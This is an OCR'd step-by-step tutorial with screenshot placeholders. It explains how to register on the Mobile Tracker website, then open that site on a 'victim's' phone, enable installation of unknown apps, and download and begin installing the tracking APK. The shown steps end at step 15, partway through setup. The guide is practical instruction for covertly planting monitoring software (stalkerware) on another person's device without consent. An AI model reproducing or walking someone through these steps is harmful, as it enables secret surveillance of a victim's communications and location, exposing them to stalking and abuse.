
How to use it -:

Step1 Open Browser and search Mobile Tracker


Click on First Official Website




Step2 Now Register account



Step3 After Register , **Login Your Account**




Step4 Login Successful ☑ 👇




Step5 Now , open Mobile Tracker website on Victims phone

And login using your mobile-tracker Website username and password

Step6 Here , login successful




Step7 Now click on **Download Application**




Solve this **captcha** and then click on **Download Mobile Tracker Free**


Step8 Click on **Download Anyway**



Step9 Download Completed 👇☑




Step 10 Everything ok ☑, now open the application




Step11 Now turn on **installation unknown apps**


s

step12 Turn on ☑ and then Download apk




Step13 Download started







Step14 Click on Open **Mobile Tracker Free**




s




Step15 Click on checkbox and then click on **next**



